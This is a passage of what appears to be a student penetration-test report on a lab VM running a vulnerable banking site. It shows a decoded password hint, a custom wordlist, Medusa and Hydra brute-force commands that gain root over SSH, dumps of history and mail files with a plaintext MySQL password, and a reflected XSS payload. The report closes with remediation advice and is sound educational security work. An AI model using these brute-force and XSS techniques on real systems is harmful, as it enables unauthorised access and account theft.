
 **DECODE**  Decodes your data into the area below.

Pete, after you upload the virtual machine to the shell for CTEC2903, remember to delete this note.

Figure 2.7 – Base64-decoded output revealing the string “CTEC2903”.

The decoded string was hypothesised to be a base for generating targeted password guesses.

To test this theory, a custom wordlist was generated using the decoded string with various capitalisation permutations, aiming to improve the likelihood of a successful brute-force attack.




```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.3 ctec_wordlist *  
CteC2903  
cTeC2903  
CTec2903  
ctEC2903  
CtEC2903  
cTEC2903  
CTEC2903  
CTEC2903  
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
```

Figure 2.8 – Custom wordlist generated using capitalised variants of “CTEC2903”.

This wordlist was tailored for targeted brute-forcing based on the decoded keyword.

The generated wordlist was then used with Medusa, a fast and parallel brute-force tool, to attack the SSH service on the target machine. This resulted in successful authentication, confirming that one of the permutations matched a valid user password.



```
(kali@kali)-[~]  
$ medusa -h 192.168.191.138 -u root -P ctec_wordlist -M ssh -t 1  
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>  
  
2025-04-02 19:09:27 ACCOUNT CHECK: [ssh] Host: 192.168.191.138 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: ctec2903 (1 of 16 complete)  
2025-04-02 19:09:27 ACCOUNT FOUND: [ssh] Host: 192.168.191.138 User: root Password: ctec2903 [SUCCESS]
```

Figure 2.9 – Successful SSH brute-force attack using Medusa and the custom wordlist.

This confirmed the password's validity and access to the SSH service.

A remote SSH session was established using the recovered credentials. Upon logging in, the `whoami` command confirmed that the current session had root privileges, marking a full system compromise.

```
(kali㉿kali)-[~]
└─$ ssh \
-oKexAlgorithms=+diffie-hellman-group1-sha1 \
-oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
-oCiphers=+aes128-cbc \
root@192.168.191.138

The authenticity of host '192.168.191.138 (192.168.191.138)' can't be established.
RSA key fingerprint is SHA256:LLolEsPBNGUj40a4lSMqeZxYVraQSBqbF0oemc+5dt8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.191.138' (RSA) to the list of known hosts.
root@192.168.191.138's password:
Last login: Sun Mar 30 02:02:12 2025
unknown terminal "xterm-256color"
unknown terminal "xterm-256color"
[root@BESURE-Redhat root]# whoami
root
[root@BESURE-Redhat root]#
```

Figure 2.10 – Successful SSH login as root using brute-forced credentials.

The whoami output confirmed full administrative access to the system.

With root-level access achieved, the local environment was enumerated further. The contents of the home and system directories were listed to identify potential configuration files, artefacts, or stored credentials.

```
File Actions Edit View Help
[root@BESURE-Redhat root]# ls -al
total 196
drwxr-xr-x 17 root root 4096 Feb 18 2017 .
drwxr-xr-x 19 root root 4096 Mar 30 07:36 ..
-rw-r--r-- 1 root root 1164 Sep 8 2006 anaconda-ks.cfg
-rw-r--r-- 1 root root 140 Mar 2 2017 .bash_history
-rw-r--r-- 1 root root 24 Jun 10 2000 .bash_logout
-rw-r--r-- 1 root root 234 Jul 5 2001 .bash_profile
-rw-r--r-- 1 root root 176 Aug 23 1995 .bashrc
-rw-r--r-- 1 root root 210 Jun 10 2000 .cshrc
-rw-r--r-- 1 root root 24244 Sep 27 2006 .fonts.cache-1
drwxr-xr-x 4 root root 4096 Sep 27 2006 .gconf
drwxr-xr-x 2 root root 4096 Sep 27 2006 .gconfd
drwxr-xr-x 5 root root 4096 Sep 8 2006 .gnome
drwxr-xr-x 6 root root 4096 Sep 27 2006 .gnome2
drwxr-xr-x 2 root root 4096 Sep 8 2006 .gnome2_private
drwxr-xr-x 2 root root 4096 Sep 27 2006 .gnome-desktop
drwxr-xr-x 2 root root 4096 Sep 8 2006 .gstreamer
-rw-r--r-- 1 root root 120 Feb 26 2003 .gtkrc
-rw-r--r-- 1 root root 130 Sep 8 2006 .gtkrc-1.2-gnome2
-rw-r--r-- 1 root root 3695 Sep 27 2006 .ICEauthority
-rw-r--r-- 3 root root 150 Feb 15 2017 ifcfg-eth0
-rw-r--r-- 1 root root 17940 Sep 8 2006 install.log
-rw-r--r-- 1 root root 3923 Sep 8 2006 install.log.syslog
drwxr-xr-x 3 root root 4096 Sep 8 2006 .kde
drwxr-xr-x 2 root root 4096 Sep 8 2006 .mcp
drwxr-xr-x 3 root root 4096 Sep 8 2006 .metacity
drwxr-xr-x 3 root root 4096 Sep 8 2006 .mozilla
-rw-r--r-- 1 root root 1765 Sep 27 2006 .mysql_history
drwxr-xr-x 3 root root 4096 Sep 8 2006 .nautilus
-rw-r--r-- 3 root root 150 Feb 15 2017 networking-ifcfg-eth0
-rw-r--r-- 3 root root 150 Feb 15 2017 profile-ifcfg-eth0
```

Figure 2.11 – Listing contents of the current working directory.

This revealed various log and configuration files of interest for further review.

Inspection of the `.mysql_history` file revealed previously entered MySQL queries, which could contain database names, user credentials, or operational insights.

```

[root@BESURE-Redhat root]# cat .mysql_history
"/usr/share/fonts/default" 0 0 ".dir"
"/usr/share/fonts/afms/adobe" 0 1157703028 ".dir"
"/usr/share/fonts/default/Type1" 0 1157710287 ".dir"
show databases;
create database besure;
show databases;
use database besure;
use besure;
show tables;
SELECT * FROM staff;
use besure
;
SET PASSWORD FOR
root@localhost = OLD_PASSWORD('7SafeBesure');
SET PASSWORD FOR root@localhost = OLD_PASSWORD('7SafeBesure');
use mysql
show tables
;
describe user;
SELECT * FROM user;
SELECT user, password FROM user;
use besure;
SELECT * FROM statements;
SELECT * FROM Statements;
SELECT * FROM statements;
show databases;
SET PASSWORD FORM root@localhost = OLD_PASSWORD('7SafeBesure');
SET PASSWORD FOR root@localhost = OLD_PASSWORD('7SafeBesure');
use besure;

```

Figure 2.12 – Output of .mysql_history revealing previous SQL interactions.

Such logs are often overlooked but may contain exploitable information.

Likewise, the .bash_history file was reviewed to assess prior user activity. During this inspection, a message stating “You have new mail in /var/spool/mail/root” was displayed, prompting further investigation.

```
[root@BESURE-Redhat root]# cat .bash_history
poweroff
locate database
locate data
locate data | more
locate data > /var/www/html/data.txt
poweroff
locate mysql
locate mysql | more
exit
You have new mail in /var/spool/mail/root
```

Figure 2.13 – .bash_history file reveals system usage and a mail alert.

The user's past terminal activity was exposed, along with a pointer to unread root mail.

Accessing the root user's mail confirmed this notification, unveiling internal communication that may contain credentials, system warnings, or administrative instructions.

```
[root@BESURE-Redhat root]# cd /var/spool/mail/root
-bash: cd: /var/spool/mail/root: Not a directory
[root@BESURE-Redhat root]# cat /var/spool/mail/root
From root@localhost.localdomain Mon Sep 11 10:18:09 2006
Return-Path: <root@localhost.localdomain>
Received: from localhost.localdomain (BESURE-Redhat [127.0.0.1])
        by localhost.localdomain (8.12.8/8.12.8) with ESMTP id k8B9I8bV002421
        for <root@localhost.localdomain>; Mon, 11 Sep 2006 10:18:09 +0100
Received: (from root@localhost)
        by localhost.localdomain (8.12.8/8.12.8/Submit) id k8B9I8hf002418
        for root; Mon, 11 Sep 2006 10:18:08 +0100
Date: Mon, 11 Sep 2006 10:18:08 +0100
From: root <root@localhost.localdomain>
Message-Id: <200609110918.k8B9I8hf002418@localhost.localdomain>
To: root@localhost.localdomain
Subject: LogWatch for besure-redhat

##### LogWatch 4.3.1 (01/13/03) #####
Processing Initiated: Mon Sep 11 10:18:08 2006
Date Range Processed: yesterday
Detail Level of Output: 0
Logfiles for Host: besure-redhat
#####

----- Cron Begin -----


**Unmatched Entries**
Sep  8 11:11:24 BESURE-Redhat crond[1682]: (CRON) STARTUP (fork ok)
Sep  8 11:20:37 BESURE-Redhat crond[1679]: (CRON) STARTUP (fork ok)
```

Figure 2.14 – Contents of root user mail located in /var/spool/mail/root.

The email contents can aid in post-exploitation insight or social engineering.

Exploitation of Reflected Cross-Site Scripting (XSS) on Login.php

During testing of the Besure banking interface, the Login.php page was found to be vulnerable to reflected Cross-Site Scripting (XSS). Specifically, the page accepts a GET parameter named Error, which is used to display login error messages. This input is reflected in the HTML response without proper sanitisation or encoding.



The screenshot shows a web browser window with the title "Besure: The world's safe internet bank — Mozilla Firefox". The address bar displays "192.168.191.138/Login.php". The page features the Besure logo and tagline "The world's safe internet bank" at the top. A "Site Search" box with a "go" button is located on the right. On the left, a "Personal Banking" menu lists various services. The main content area contains three input fields: "Please enter your unique BESURE ACCOUNT NUMBER below:", "Please enter your ONLINE BANKING PIN NUMBER:", and "Please enter your DATE OF BIRTH:". Each field has a corresponding label and a note. A "Login to Besure" button is positioned at the bottom of the form.

Besure: The world's safe internet bank — Mozilla Firefox

192.168.191.138/Login.php

besure The world's safe internet bank Site Search go

Personal Banking

- Bank statements
- Apply for overdrafts
- Savings and investments
- Credit cards
- Mortgages
- Insurance

About besure | Site map

Please enter your unique BESURE ACCOUNT NUMBER below:
Your account number can be found on your bank statement of cheque book

Please enter your ONLINE BANKING PIN NUMBER:
note: This is not the same as your cash card PIN number

Please enter your DATE OF BIRTH:
e.g. 010975 (DDMMYY)

Login to Besure

Figure 2.15 – Public-facing login form at /Login.php

The login interface includes fields for account number, PIN, and date of birth. Although it appears secure at first glance, the page accepts external query parameters.

To investigate this behaviour, Burp Suite was used to intercept the HTTP request generated upon a failed login. The captured request revealed that the Error parameter was used to communicate failure messages back to the user.


```
Request
Pretty Raw Hex
1 GET /Login.php?Error=Details%20incorrect,%20login%20failed. HTTP/1.1
2 Host: www.besurebank.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.191.138/
8 Connection: keep-alive
```

Figure 2.16 – Burpsuite interceptor HTTP request

The login page includes multiple input fields for user authentication, but also accepts a GET parameter named Error which is reflected back into the page.

To verify the vulnerability, the following payload was injected into the Error parameter:

/Login.php?Error=<script>alert(1)</script>

When the URL was visited, the script executed successfully in the browser, displaying a JavaScript alert box — confirming a reflected XSS vulnerability.




Figure 2.17 – JavaScript alert(1) triggered by reflected XSS

The application rendered unsanitised input from the Error parameter, allowing arbitrary script execution. This vulnerability could be exploited by an attacker to perform phishing attacks, steal session cookies, or hijack user interactions if they are able to convince a victim to click a malicious link.

5. Risk Evaluation & Recommendations

The most critical vulnerabilities stem from outdated software and misconfigurations that permit brute-force, SQL injection, and XSS attacks. Immediate priority should be given to:

- Disabling SSLv2/3 and legacy cipher suites to prevent MITM and DROWN-style attacks.
- Upgrading PHP to a maintained version to eliminate dozens of known vulnerabilities.
- Implementing rate limiting, CAPTCHA, and account lockout on all authentication endpoints.
- Disabling the raw SQL query panel or restricting it to authenticated admin users only.
- Applying output encoding and sanitisation for all user-reflected input to prevent XSS.
- Securing sensitive credentials stored in plaintext and removing them from publicly accessible files.

Long-term, establish a patch management policy, conduct regular configuration audits, and limit admin panel exposure through access control and network segmentation.

6. Conclusion

The assessment demonstrated that the system is highly vulnerable to external compromise. Through a combination of poor access controls, outdated software, and exposed administrative functionality, full root-level access was achieved and complete system compromise. One significant finding included the retrieval of an SSH root password stored in plaintext, which enabled remote access without cracking. These vulnerabilities are highly exploitable using widely known techniques and publicly available tools. Prompt remediation of identified issues is essential to protect system integrity and confidentiality.

7. Appendix

Tools Used:

-Nmap

-Hydra

-Medusa

-Burp Suite

-Dirb

-Base64

Payloads and Commands:

```
hydra -l admin -P wordlist.txt 192.168.191.138 http-post-form  
"/Admin/index.php:user=^USER^&pass=^PASS^:F=Incorrect"
```

```
Login.php?Error=<script>alert(1)</script>
```

SSH with legacy options:

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa  
-oPubkeyAcceptedAlgorithms=+ssh-rsa -oCiphers=aes128-cbc root@192.168.191.138
```